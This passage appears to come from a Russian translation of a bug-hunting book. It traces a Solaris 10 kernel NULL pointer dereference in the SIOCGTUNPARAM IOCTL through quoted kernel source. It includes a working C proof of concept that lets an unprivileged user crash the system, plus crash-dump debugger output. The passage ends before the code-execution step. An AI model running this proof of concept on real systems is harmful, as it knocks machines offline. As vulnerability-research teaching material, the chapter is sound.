5. <http://www.trapkit.de/books/bhd/>.
6. Дополнительную информацию о принципах ответственного, скоординированного и полного разглашения, а также о рынке уязвимостей, можно найти в статье Стефана Фрея (Stefan Frei), Доминика Шацмана (Dominik Schatzmann), Бернхарда Платнера (Bernhard Plattner) и Брайана Траммела (Brian Trammell) «Modelling the Security Ecosystem – The Dynamics of (In)Security» 2009, <http://www.techzoom.net/publications/security-ecosystem/>.
7. Репозиторий Git с исходными текстами VLC можно найти по адресу: <http://git.videolan.org/>. Первое исправление для этой ошибки можно загрузить по адресу: <http://git.videolan.org/?p=vlc.git;a=commitdiff;h=26d92b87bba99b5ea2e17b7eaa39c462d65e9133>.
8. Исправление для следующей ошибки в проигрывателе VLC, обнаруженной мной, можно загрузить по адресу: <http://git.videolan.org/?p=vlc.git;a=commitdiff;h=d859e6b9537af2d7326276f70de25a840f554dc3>.
9. Загрузить Process Explorer можно по адресу: <http://technet.microsoft.com/en-en/sysinternals/bb896653/>.
10. <http://blogs.technet.com/b/srd/archive/2009/06/12/understanding-dep-as-amitigation-technology-part-1.aspx>.

11. LookingGlass – удобный инструмент, выполняющий сканирование дерева каталогов или запущенных процессов, который создает отчет с перечнем исполняемых двоичных файлов программ, не использующих технологии ASLR и NX. Его можно найти по адресу: <http://www.erratasec.com/lookingglass.html>.
12. Загрузить BinScope Binary Analyzer можно по адресу: <http://go.microsoft.com/?linkid=9678113>.
13. Отличная статья о поддержке технологий, препятствующих эксплуатации уязвимостей, появившейся в версии Microsoft Visual C++ 2005 SP1 и выше: Майкл Говард (Michael Howard) «Защита кода с помощью средств защиты Visual C++», журнал MSDN Magazine, март 2008, <http://msdn.microsoft.com/ru-ru/magazine/cc337897.aspx>.
14. <http://www.cygwin.com/>.
15. Комплект инструментов Enhanced Mitigation Experience Toolkit доступен по адресу: <http://blogs.technet.com/srd/archive/2010/09/02/enhanced-mitigation-experience-toolkitemet-v2-0-0.aspx>.
16. Отчет, подробно описывающий уязвимость в проигрывателе VLC, можно найти по адресу: <http://www.trapkit.de/advisories/TKADV2008-010.txt>.
17. <http://cve.mitre.org/cve/identifiers/index.html>.

# ГЛАВА 3

## ВЫХОД ИЗ ЗОНЫ WWW



Вторник, 23 августа, 2007.

Дорогой дневник,

Я всегда обожал уязвимости в ядрах операционных систем, за их необычность, мощь и сложность в эксплуатации. Недавно я прочесал ядра нескольких операционных систем в поисках ошибок. Одним из таких ядер было ядро операционной системы Sun Solaris. И что вы думаете? Я нашел, что искал. ☺

*27 января 2010 года компания Sun была приобретена корпорацией Oracle Corporation. С этого момента Solaris называется «Oracle Solaris».*

### 3.1. Обнаружение уязвимости

С появлением версии OpenSolaris в июне 2005 года, компания Sun открыла большую часть исходных текстов своей операционной системы Solaris 10, включая и исходные тексты ядра. Поэтому я загрузил эти исходные тексты [1] и приступил к их изучению, сфокусировавшись на реализации интерфейсов между пользователем и ядром, таких как механизм IOCTL и системные вызовы.

**Примечание.** Механизм управления вводом/выводом (Input/Output Control, IOCTL) используется для обеспечения взаимодействий между пользовательскими приложениями и ядром. [2]

Обнаруженная уязвимость является одной из самых интересных из встречавшихся мне ранее. Ее причиной является неопределенный

признак ошибки, что весьма необычно для уязвимости, пригодной к эксплуатации (по сравнению с обычными ошибками переполнения). Она затрагивает реализацию IOCTL-запроса SIOCGTUNPARAM, являющегося частью механизма туннелирования IP-пакетов через IP-сеть, предоставляемого ядром Solaris. [3]

В поисках уязвимости я выполнил следующие шаги:

- шаг 1: составил список IOCTL-запросов, поддерживаемых ядром;
- шаг 2: идентифицировал входные данные;
- шаг 3: проследил движение входных данных.

Ниже следует подробное описание этих шагов.

### **Шаг 1: составление списка IOCTL-запросов, поддерживаемых ядром**

Сгенерировать список IOCTL-запросов, поддерживаемых ядром, можно несколькими способами. В данном случае я просто выполнил поиск привычных макроопределений IOCTL в исходных текстах ядра. Каждый IOCTL-запрос имеет собственный номер, обычно созданный макроопределением. В зависимости от типа IOCTL-запроса, ядро Solaris определяет следующие макросы: `_IOR`, `_IOW` и `_IOWR`. Чтобы получить список всех IOCTL-запросов, я перешел в каталог, куда были распакованы исходные тексты ядра, и с помощью команды `grep` операционной системы Unix выполнил поиск.

```
solaris$ pwd
/exports/home/tk/on-src/usr/src/uts
```

```
solaris$ grep -rnw -e _IOR -e _IOW -e _IOWR *
[..]
common/sys/sockio.h:208:#define SIOCTONLINK _IOWR('i', 145, →
struct sioc_addr req)
common/sys/sockio.h:210:#define SIOCTMYSITE _IOWR('i', 146, →
struct sioc_addr req)
common/sys/sockio.h:213:#define SIOCGTUNPARAM _IOR('i', 147, →
struct iftun_req)
common/sys/sockio.h:216:#define SIOCSTUNPARAM _IOW('i', 148, →
```

*Любой интерфейс между пользователем и ядром или API, посредством которого информация передается в ядро для обработки, создает потенциальный вектор атаки. Наиболее часто используются:*

- механизм IOCTL;
- системные вызовы;
- файловые системы;
- сетевой стек;
- точки входа для сторонних драйверов.

```

struct iftun_req)
common/sys/sockio.h:220:#define SIOCFIPSECONFIG _IOW('i', 149, 0) →
/* Flush Policy */
common/sys/sockio.h:221:#define SIOCSIPSECONFIG _IOW('i', 150, 0) →
/* Set Policy */
common/sys/sockio.h:222:#define SIOCDIPSECONFIG _IOW('i', 151, 0) →
/* Delete Policy */
common/sys/sockio.h:223:#define SIOCLIPSECONFIG _IOW('i', 152, 0) →
/* List Policy */
[.]

```

Теперь у меня есть список имен IOCTL-запросов, поддерживаемых ядром Solaris. Чтобы отыскать исходные файлы, где реализована фактическая обработка этих IOCTL-запросов, я произвел поиск по всему дереву каталогов с исходными текстами для каждого IOCTL-запроса из списка. Ниже приводится пример поиска IOCTL-запроса SIOCTONLINK:

```

solaris$ grep --include=*.* -rn SIOCTONLINK *
common/inet/ip/ip.c:1267: /* 145 */ { SIOCTONLINK, →
sizeof (struct sioc_add rreq),
IPI_GET_CMD,

```

## Шаг 2: идентификация входных данных

Ядро Solaris предоставляет несколько разных интерфейсов для обработки IOCTL-запросов. Интерфейс, подверженный обнаруженной мной уязвимости, является частью реализации модели *STREAMS*. [4] Основной модуль модели *STREAMS*, который называется *Stream*, является передаточным звеном между процессом, выполняющимся в пространстве пользователя, и ядром. Все операции ввода/вывода в ядре, реализуемые моделью *STREAMS*, основаны на обмене *STREAMS*-сообщениями, обычно состоящими из следующих компонентов: буфер данных, блок данных и блок сообщения. Буфер данных – это область памяти, где фактически хранятся данные сообщения. *Блок данных* (`struct datab`) описывает буфер данных. Блок сообщения (`struct msgb`) описывает блок данных и порядок использования данных.

Структура блока сообщения имеет следующие публичные элементы.

**Исходный файл** `uts/common/sys/stream.h` [5]

```


[.]
367 /*
368 * Дескриптор блока сообщения

```

```

369 */
370 typedef struct msgb {
371     struct msgb    *b_next;
372     struct msgb    *b_prev;
373     struct msgb    *b_cont;
374     unsigned char  *b_rptr;
375     unsigned char  *b_wptr;
376     struct datab   *b_datap;
377     unsigned char  b_band;
378     unsigned char  b_tag;
379     unsigned short b_flag;
380     queue_t        *b_queue; /* для синхрониз. очередей */
381 } mblk_t;
[...]
```

Элементы `b_rptr` и `b_wptr` структуры определяют текущие указатели для операций чтения и записи в буфере данных, на который ссылается элемент `b_datap` (рис. 3.1).



**Рис. 3.1.** Структурная диаграмма простого сообщения в модели STREAMS

В модели STREAMS на входные данные для механизма IOCTL указывает элемент `b_rptr` структуры `msgb`, или (что то же самое) типа `mblk_t`. Другим важным компонентом модели STREAMS являются так называемые *связанные блоки сообщений*. Как описывается в руководстве программиста «STREAMS Programming Guide»: «[a] составное сообщение может состоять из нескольких блоков сообщений, связанных между собой. Если размер буфера ограничен или в процессе обработки сообщение увеличивается в размерах, оно разделяется на несколько блоков сообщений» (рис. 3.2).




Рис. 3.2. Структурная диаграмма связанных блоков сообщений в модели STREAMS

### Шаг 3: определение порядка движения входных данных

Затем я взял список IOCTL-вызовов и начал просматривать программный код. Как обычно, я искал входные данные и затем следил за тем, как они обрабатываются, пытаюсь обнаружить программные ошибки. Спустя несколько часов я нашел уязвимость.

**Исходный файл** `uts/common/inet/ip/ip.c`

**Функция** `ip_process_ioctl()` [6]

---

```
[..]
26692 void
26693 ip_process_ioctl(ipsq_t *ipsq, queue_t *q, mblk_t *mp, void *arg)
26694 {
[..]
26717     ci.ci_ipif = NULL;
[..]
26735     case TUN_CMD:
26736         /*
26737          * здесь обрабатывается SIOC[GS]TUNPARAM. ip_extract_tunreq
26738          * сохраняет ссылку на ipif, возвращаемый в ci.ci_ipif
26739          */
26740         err = ip_extract_tunreq(q, mp, &ci.ci_ipif, ip_process_ioctl);
[..]
```

---

Когда IOCTL-запрос `SIOC[TUN]PARAM` передается ядру, вызывается функция `ip_process_ioctl()`. В строке 26717, элементу `ci.ci_ipif` явно присваивается значение `NULL`. Когда выполняется IOCTL-запрос `SIOC[TUN]PARAM`, выбирается вариант `TUN_CMD` (строка 26735) и вызывается функция `ip_extract_tunreq()` (строка 26740).



**Исходный файл** *uts/common/inet/ip/ip\_if.c***Функция** `ip_extract_tunreq()` [7]

---

```

[...]
```

```

8158 /*
8159  * Парсинг структуры iftun_req, полученной с IOCTL-запросом →
8160  * SIOC[GS]TUNPARAM,
8161  * сохраняет ссылку на и возвращает соответствующий ipif
8162  */
8163 /* ARGSUSED */
8164 int
8165 ip_extract_tunreq(queue_t *q, mblk_t *mp, const ip_ioctl_cmd_t *pip,
8166                  cmd_info_t *ci, ipsq_func_t func)
8167 {
8168     boolean_t exists;
8169     struct iftun_req *ta;
8170     ipif_t      *ipif;
8171     ill_t       *ill;
8172     boolean_t   isv6;
8173     mblk_t      *mp1;
8174     int         error;
8175     conn_t      *connp;
8176     ip_stack_t  *ipst;
8177
8178     /* Наличие проверяется в ip_wput_nondata */
8179     mp1 = mp->b_cont->b_cont;
8180     ta = (struct iftun_req *)mp1->b_rptr;
8181     /*
8182      * Завершить строку нулевым символом для защиты от выхода за
8183      * пределы буфера. Строка сгенерирована пользовательским
8184      * кодом и ей нельзя доверять.
8185      */
8186     ta->ifta_liffr_name[LIFNAMSIZ - 1] = '\0';
8187
8188     connp = Q_TO_CONN(q);
8189     isv6 = connp->conn_af_isv6;
8190     ipst = connp->conn_netstack->netstack_ip;
8191
8192     /* Запретить неявное создание */
8193     ipif = ipif_lookup_on_name(ta->ifta_liffr_name,
8194                               mi_strlen(ta->ifta_liffr_name), B_FALSE, &exists, isv6,
8195                               connp->conn_zoneid, CONNP_TO_WQ(connp), mp, func, →
8196     &error, ipst);
8197
8198     [...]
```

---

В строке 8178 извлекается ссылка на связанный блок сообщения STREAMS, и в строке 8179 структура `ta` заполняется пользовательскими данными. Ниже (в строке 8192) вызывается функция `ipif_`

lookup\_on\_name(). В первых двух параметрах функции ipif\_lookup\_on\_name() передаются значения, основанные на пользовательских данных из структуры ta.

**Исходный файл** *uts/common/inet/ip/ip\_if.c*

**Функция** ipif\_lookup\_on\_name()

---

```
[..]
19116 /*
19117  * Отскивает IPIF по полученному имени. Имена могут быть в форме
19118  * <phys> (например, le0), <phys>:<#> (например, le0:1),
19119  * Строка <phys> может иметь такие формы, как <dev><#>
19120  * (например, le0), <dev><#>.<module> (например, le0.foo) →
или <dev>.<module><#> (например, ip.tun3).
19121  * В отсутствие двоеточия предполагается устройство с индексом 0.
19122  * Строка <phys> должна соответствовать имени ILL. (Может →
вызываться для записи.)
19123  */
19124 static ipif_t *
19125 ipif_lookup_on_name(char *name, size_t namelen, boolean_t do_alloc,
19126                   boolean_t *exists, boolean_t isv6, zoneid_t zoneid, queue_t *q,
19127                   mblk_t *mp, ipsq_func_t func, int *error, ip_stack_t *ipst)
19128 {
[..]
19138     if (error != NULL)
19139         *error = 0;
[..]
19154     /* Отискать двоеточие в имени. */
19155     endp = &name[namelen];
19156     for (cp = endp; --cp > name; ) {
19157         if (*cp == IPIF_SEPARATOR_CHAR)
19158             break;
19159     }
19160
19161     if (*cp == IPIF_SEPARATOR_CHAR) {
19162         /*
19163          * Отвергать любые недесятичные псевдонимы для логических
19164          * интерфейсов. Псевдонимы с ведущими нулями тоже
19165          * должны отвергаться из-за неоднозначности
19166          * в именовании интерфейсов.
19167          * В соответствии с существующей семантикой, и для
19168          * совместимости с программами/сценариями, опирающимися
19169          * на такое поведение, имя if<0>:0 считается
19170          * допустимым интерфейсом.
19171          *
19172          * Если псевдоним содержит две и более цифр,
19173          * и первая - ноль, это ошибка.
19174          */
19175         if (&cp[2] < endp && cp[1] == '0')
```

```

19176             return (NULL);
19177 }
[...]
```

В строке 19139 параметру `error` явно присваивается значение 0. Затем, в строке 19161, имя интерфейса, переданное в пользовательских данных вместе с IOCTL-запросом, проверяется на наличие двоеточия (имя `IPIF_SEPARATOR_CHAR` определено как символ двоеточия). Если двоеточие присутствует в имени, байты, следующие за ним, интерпретируются как псевдоним интерфейса. Если псевдоним содержит две цифры или более, и первая цифра – ноль (ASCII-символ «0» с шестнадцатеричным кодом `0x30` в строке 19175), функция `ipif_lookup_on_name()` возвращает функции `ip_extract_tunreq()` значение `NULL` и в переменной `error` остается значение 0 (строки 19139 и 19176).

**Исходный файл** `uts/common/inet/ip/ip_if.c`

**Функция** `ip_extract_tunreq()`

```

[...]
```

---

```

8192     ipif = ipif_lookup_on_name(ta->ifta_lifr_name,
8193                               mi_strlen(ta->ifta_lifr_name), B_FALSE, &exists, isv6,
8194                               connp->conn_zoneid, CONNP_TO_WQ(connp), mp, func, &error, ipst);
8195     if (ipif == NULL)
8196         return (error);
[...]
```

После возврата в функцию `ip_extract_tunreq()`, указатель `ipif` будет установлен в значение `NULL`, если `ipif_lookup_on_name()` вернет его (строка 8192). Поскольку указатель `ipif` имеет значение `NULL`, инструкция `if` в строке 8195 обнаружит *соблюдение условия*, и будет выполнена инструкция в строке 8196. В результате функция `ip_extract_tunreq()` вернет функции `ip_process_ioctl()` значение переменной `error`, которое все еще равно нулю.

**Исходный файл** `uts/common/inet/ip/ip.c`

**Функция** `ip_process_ioctl()`

```

[...]
```

---

```

26717     ci.ci_ipif = NULL;
[...]
```

---

```

26735     case TUN_CMD:
26736         /*
26737          * здесь обрабатывается SIOC[GS]TUNPARAM. ip_extract_tunreq
26738          * возвращает ссылку ipif в ci.ci_ipif
26739          */
26740     err = ip_extract_tunreq(q, mp, &ci.ci_ipif, ip_process_ioctl);
```

```

26741     if (err != 0) {
26742         ip_ioctl_finish(q, mp, err, IPI2MODE(ipip), NULL);
26743         return;
26744     }
[.]
26788     err = (*ipip->ipi_func)(ci.ci_ipif, ci.ci_sin, q, mp, ipip,
26789         ci.ci_lifr);
[.]

```

После возврата в функцию `ip_process_ioctl()`, переменной `err` присваивается значение 0, возвращенное функцией `ip_extract_tunreq()` (строка 26740). Поскольку значение переменной `err` равно 0, инструкция `if` в строке 26741 обнаружит несоблюдение условия и строки 26742 и 26743 не будут выполнены. В строке 26788 вызывается функция по ссылке `ipip->ipi_func`, которой в данном случае является функция `ip_siocctl_tunparam()`, при этом в первом параметре ей передается элемент `ci.ci_ipif`, который все еще имеет значение `NULL` (строка 26717).

**Исходный файл** `uts/common/inet/ip/ip_if.c`

**Функция** `ip_siocctl_tunparam()`

```

[.]
9401 int
9402 ip_siocctl_tunparam(ipif_t *ipif, sin_t *dummy_sin, →
queue_t *q, mblk_t *mp,
9403     ip_ioctl_cmd_t *ipip, void *dummy_ifreq)
9404 {
[.]
9432     ill = ipif->ipif_ill;
[.]

```

Поскольку в первом параметре функции `ip_siocctl_tunparam()` передается значение `NULL`, ссылке `ipif->ipif_ill` в строке 9432 можно представить как `NULL->ipif_ill`, что является классической ошибкой разыменования нулевого указателя. Если произойдет разыменование нулевого указателя, вся система рухнет из-за аварийной ситуации в ядре. (Дополнительные сведения об ошибке разыменования нулевого указателя приводятся в разделе А.2.)

Перечислим полученные результаты:


- непривилегированный пользователь системы Solaris может вызвать IOCTL-запрос `SIOCGTUNPARAM` ((1) на рис. 3.3);
- Если в составе IOCTL-запроса передать ядру специально подготовленные данные – имя интерфейса, со следующим за ним

двоеточием, ASCII-символом «0» и вторым произвольным цифровым символом – может возникнуть ситуация разыменования нулевого указателя ((2) на рис. 3.3), что приведет к краху системы ((3) на рис. 3.3).

Но почему может произойти разыменование нулевого указателя? Какая именно программная ошибка привела к появлению уязвимости?

Проблема в том, что функцию `ipif_lookup_on_name()` можно вынудить вернуть управление без установки признака ошибки.

Отчасти это обусловлено тем, что функция `ipif_lookup_on_name()` сообщает об ошибке вызывающему ее коду двумя разными способами: через возвращаемое значение (`return (null)`) и через переменную `error (*error != 0)`. Каждый раз, вызывая функцию, авторы ядра должны убедиться, что оба признака корректно устанавливаются и корректно обрабатываются внутри вызывающей функции. Такой стиль программирования способствует появлению ошибок и потому не рекомендуется к применению. Уязвимость, описываемая в этой главе, является ярким примером класса проблем, которые могут породиться таким программным кодом.



**Рис. 3.3.** Полученные результаты. Непривилегированный пользователь может вызвать крах системы, создав ситуацию разыменования нулевого указателя в ядре Solaris

**Исходный файл** `uts/common/inet/ip/ip_if.c`

**Функция** `ipif_lookup_on_name()`

```
[...]
19124 static ipif_t *
```

```

19125 ipif_lookup_on_name(char *name, size_t namelen, boolean_t →
do_alloc,
19126     boolean_t *exists, boolean_t isv6, zoneid_t zoneid, →
queue_t *q,
19127     mblk_t *mp, ipsq_func_t func, int *error, ip_stack_t →
*ipst)
19128 {
[.]
19138     if (error != NULL)
19139         *error = 0;
[.]
19161     if (*cp == IPIF_SEPARATOR_CHAR) {
19162         /*
19163          * Отвергать любые недесятичные псевдонимы для логических
19164          * интерфейсов. Псевдонимы с ведущими нулями
19165          * тоже должны отвергаться из-за неоднозначности
19166          * в именовании интерфейсов.
19167          * В соответствии с существующей семантикой,
19168          * и для совместимости с программами/сценариями,
19169          * опирающимися на такое поведение, имя if<0>:0
19170          * считается допустимым интерфейсом.
19171          *
19172          * Если псевдоним содержит две и более цифр,
19173          * и первая - ноль, это ошибка.
19174          */
19175         if (&cp[2] < endp && cp[1] == '0')
19176         return (NULL);
19177     }
[.]

```

В строке 19139 переменной `error`, являющейся одним из признаков ошибки, явно присваивается значение 0. Это означает, что к текущему моменту возникла ошибка. Если определить имя интерфейса, как двоеточие, за которым следует ASCII-символ «0» и любой цифровой символ, можно вызвать выполнение инструкции в строке 19176, возвращающей управление вызывающей функции. Проблема в том, что до возврата из функции в переменной `error` не был установлен допустимый признак ошибки. Поэтому `ipif_lookup_on_name()` возвращает функции `ip_extract_tunreq()` переменную `error` со значением 0.

**Исходный файл** `uts/common/inet/ip/ip_if.c`

**Функция** `ip_extract_tunreq()`

```

[.]
8192     ipif = ipif_lookup_on_name(ta->ifta_lifr_name,
8193         mi_strlen(ta->ifta_lifr_name), B_FALSE, &exists, isv6,
8194         connp->conn_zoneid, CONNP_TO_WQ(connp), mp, func, →

```

```

&error, ipst);
8195     if (ipif == NULL)
8196         return (error);
[..]

```

Функция `ip_extract_tunreq()`, в свою очередь, возвращает полученный признак ошибки вызвавшей ее функции `ip_process_ioctl()` (строка 8196).

**Исходный файл** `uts/common/inet/ip/ip.c`

**Функция** `ip_process_ioctl()`

```


[..]
26735     case TUN_CMD:
26736         /*
26737          * здесь обрабатывается SIOC[GS]TUNPARAM.           →
ip_extract_tunreq возвращает
26738          * ссылку ipif в ci.ci_ipif
26739          */
26740         err = ip_extract_tunreq(q, mp, &ci.ci_ipif, ip_ →
process_ioctl);
26741         if (err != 0) {
26742             ip_ioctl_finish(q, mp, err, IPI2MODE(ipip), NULL);
26743             return;
26744         }
[..]
26788         err = (*ipip->ipi_func)(ci.ci_ipif, ci.ci_sin, q, →
mp, ipip,
26789             ci.ci_lifr);
[..]

```

Далее, в функции `ip_process_ioctl()`, признак ошибки все еще остается равным 0. Поэтому инструкция `if` в строке 26741 *обнаруживает невыполнение условия* и ядро продолжает выполнение остальной части тела функции, что приводит к разыменованию нулевого указателя в функции `ip_ioctl_tunparam()`.

Какая отличная уязвимость!

На рис. 3.4 демонстрируется диаграмма вызовов, описывающая взаимоотношения между функциями, вовлеченными в уязвимость, связанную с разыменованием нулевого указателя.



**Рис. 3.4.** Диаграмма вызовов, описывающая взаимоотношения между функциями, вовлеченными в уязвимость, связанную с разыменованием нулевого указателя. Числа определяют хронологический порядок событий.

## 3.2. Эксплуатация уязвимости

Поиск путей эксплуатации этой уязвимости оказался восхитительно непростым делом. Уязвимости, обусловленные разыменованием нулевого указателя, принято считать непригодными к эксплуатации, потому что они в общем случае могут использоваться для атак типа «отказ в обслуживании», но никак не для выполнения произвольного кода. Однако эта ошибка разыменования нулевого указателя отличается от подобных ей уязвимостей тем, что ее с успехом можно эксплуатировать для выполнения произвольного кода на уровне ядра.

Чтобы эксплуатировать уязвимость, я выполнил следующие шаги:

1. Вызвал ситуацию разыменования нулевого указателя, симулировав атаку «отказ в обслуживании».
2. Использовал нулевую страницу памяти, чтобы получить контроль над `CR0/CR2`.

### Шаг 1: Вызов ситуации разыменования нулевого указателя для отказа в обслуживании

Чтобы вызвать разыменование нулевого указателя, я написал следующий программный код, доказывающий правильность концепции (proof-of-concept, ПОС) (Листинг 3.1).

*В этом разделе я использовал операционную систему, установленную с настройками по умолчанию из DVD-образа Solaris 10 10/08 x86/x64 (sol-10-u6-ga1-x86-dvd.iso), которая называется Solaris 10 Generic\_137138-09.*



**Листинг 3.1.** Код, доказывающий правильность концепции (рос.с), созданный с целью вызвать ошибку разыменования нулевого указателя, найденную в ОС Solaris

```

01 #include <stdio.h>
02 #include <fcntl.h>
03 #include <sys/syscall.h>
04 #include <errno.h>
05 #include <sys/sockio.h>
06 #include <net/if.h>
07
08 int
09 main (void)
10 {
11     int fd = 0;
12     char data[32];
13
14     fd = open ("/dev/arp", O_RDWR);
15
16     if (fd < 0) {
17         perror ("open");
18         return 1;
19     }
20
21     // Данные IOCTL-запроса (имя интерфейса с недопустимым →
22     // псевдонимом ":01")
23     data[0] = 0x3a; // двоеточие
24     data[1] = 0x30; // ASCII-символ '0'
25     data[2] = 0x31; // цифровой символ '1'
26     data[3] = 0x00; // завершающий пустой символ
27
28     // Вызов механизма IOCTL
29     syscall (SYS_ioctl, fd, SIOCGTUNPARAM, data);
30
31     printf ("poc failed\n");
32     close (fd);
33
34     return 0;
35 }

```

Этот программный код сначала открывает сетевое устройство `/dev/arp` (строка 14). Обратите внимание, что устройства `/dev/tcp` и `/dev/udp` также поддерживают IOCTL-запросы `SIOCGTUNPARAM` и могли бы использоваться вместо `/dev/arp`. Затем выполняется подготовка данных для IOCTL-запроса (строки 22–25). Данные содержат имя интерфейса с недопустимым псевдонимом «:01», чтобы вызвать

ошибку. Наконец выполняется IOCTL-запрос `STIOCCTUNPARAM` и данные передаются ядру (строка 28).

Затем я скомпилировал и запустил этот код с правами непривилегированного пользователя в 64-битной системе Solaris 10:

---

```
solaris$ isainfo -b
64

solaris$ id
uid=100(wwwuser) gid=1(other)

solaris$ uname -a
SunOS bob 5.10 Generic_137138-09 i86pc i386 i86pc

solaris$ /usr/sfw/bin/gcc -m64 -o poc poc.c
solaris$ ./poc
```

---

Это вызвало немедленный крах и перезагрузку системы. После перезагрузки я зарегистрировался как пользователь `root` и исследовал аварийные дампы ядра с помощью отладчика Solaris Modular Debugger (`mdb`) [8] (описание команд отладчика можно найти в разделе В.1):

---

```
solaris# id
uid=0(root) gid=0(root)

solaris# hostname
bob

solaris# cd /var/crash/bob/

solaris# ls
bounds      unix.0      vmcore.0

solaris# mdb unix.0 vmcore.0
Loading modules: [ unix krtld genunix specfs dtrace cpu.generic →
uppc pcplusmp ufs ip
hook netl sctp arp usba fcp fctl nca lofs mpt zfs random spps →
audiosup nfs ptm md
cpc crypto fcip logindmux ]
```

---

Для вывода буфера сообщений, включающего все сообщения в консоли, выведенные до момента аварии, я использовал команду `::msgbuf`:

---

```
> ::msgbuf
[...]
```

```
panic[cpu0]/thread=ffffffff87d143a0:
BAD TRAP: type=e (#pf Page fault) rp=fffffe8000f7e5a0 addr=8 →
occurred in module "ip"
due to a NULL pointer dereference
```

```
proc:
#pf Page fault
Bad kernel fault at addr=0x8
pid=1380, pc=0xffffffff6314c7c, sp=0xfffffe8000f7e690, eflags=0x10282
cr0: 80050033<pg,wp,ne,et,mp,pe> cr4: 6b0<xmme,fxsr,pge,paе,pse>
cr2: 8 cr3: 21a2a000 cr8: c
 rdi: 0 rsi: ffffffff86bc0700 rdx: ffffffff86bc09c8
 rcx: 0 r8: ffffffffbd0dfd8 r9: fffffe8000f7e780
 rax: c rbx: ffffffff883ff200 rbp: fffffe8000f7e6d0
 r10: 1 r11: 0 r12: ffffffff8661f380
 r13: 0 r14: ffffffff8661f380 r15: ffffffff819f5b40
 fsb: fffffd7fff220200 gsb: ffffffffbc27fc0 ds: 0
 es: 0 fs: 1bb gs: 0
 trp: e err: 0 rip: ffffffff6314c7c
 cs: 28 rfl: 10282 rsp: fffffe8000f7e690
 ss: 30
```

```
fffffe8000f7e4b0 unix:die+da ()
fffffe8000f7e590 unix:trap+5e6 ()
fffffe8000f7e5a0 unix:_cmntrap+140 ()
fffffe8000f7e6d0 ip:ip_siocctl_tunparam+5c ()
fffffe8000f7e780 ip:ip_process_ioctl+280 ()
fffffe8000f7e820 ip:ip_wput_nodata+970 ()
fffffe8000f7e910 ip:ip_output_options+537 ()
fffffe8000f7e920 ip:ip_output+10 ()
fffffe8000f7e940 ip:ip_wput+37 ()
fffffe8000f7e9a0 unix:putnext+1f1 ()
fffffe8000f7e9d0 arp:ar_wput+9d ()
fffffe8000f7ea30 unix:putnext+1f1 ()
fffffe8000f7eab0 genunix:strdoioctl+67b ()
fffffe8000f7edd0 genunix:striocctl+620 ()
fffffe8000f7edf0 specfs:spec_ioctl+67 ()
fffffe8000f7ee20 genunix:fop_ioctl+25 ()
fffffe8000f7ef00 genunix:ioctl+ac ()
fffffe8000f7ef10 unix:brand_sys_syscall+21d ()
```

```
syncing file systems...
```

```
done
dumping to /dev/dsk/c0d0s1, offset 107413504, content: kernel
```

---

Вывод отладчика показывает, что авария в ядре произошла из-за разыменования нулевого указателя по адресу 0xffffffff6314c7c

(значение регистра `RIP`). Далее, я использовал команду отладчика для вывода инструкций, начиная с этого адреса:

---

```
> 0xffffffff6314c7c::dis
ip_sioctl_tunparam+0x30: jg      +0xf0 <ip_sioctl_tunparam+0x120>
ip_sioctl_tunparam+0x36: movq    0x28(%r12),%rax
ip_sioctl_tunparam+0x3b: movq    0x28(%rbx),%rbx
ip_sioctl_tunparam+0x3f: movq    %r12,%rdi
ip_sioctl_tunparam+0x42: movb   $0xe,0x19(%rax)
ip_sioctl_tunparam+0x46: call   +0x5712cfa <copymsg>
ip_sioctl_tunparam+0x4b: movq    %rax,%r15
ip_sioctl_tunparam+0x4e: movl   $0xc,%eax
ip_sioctl_tunparam+0x53: testq  %r15,%r15
ip_sioctl_tunparam+0x56: je     +0x9d <ip_sioctl_tunparam+0xf3>
ip_sioctl_tunparam+0x5c: movq 0x8(%r13),%r14
[...]
```

---

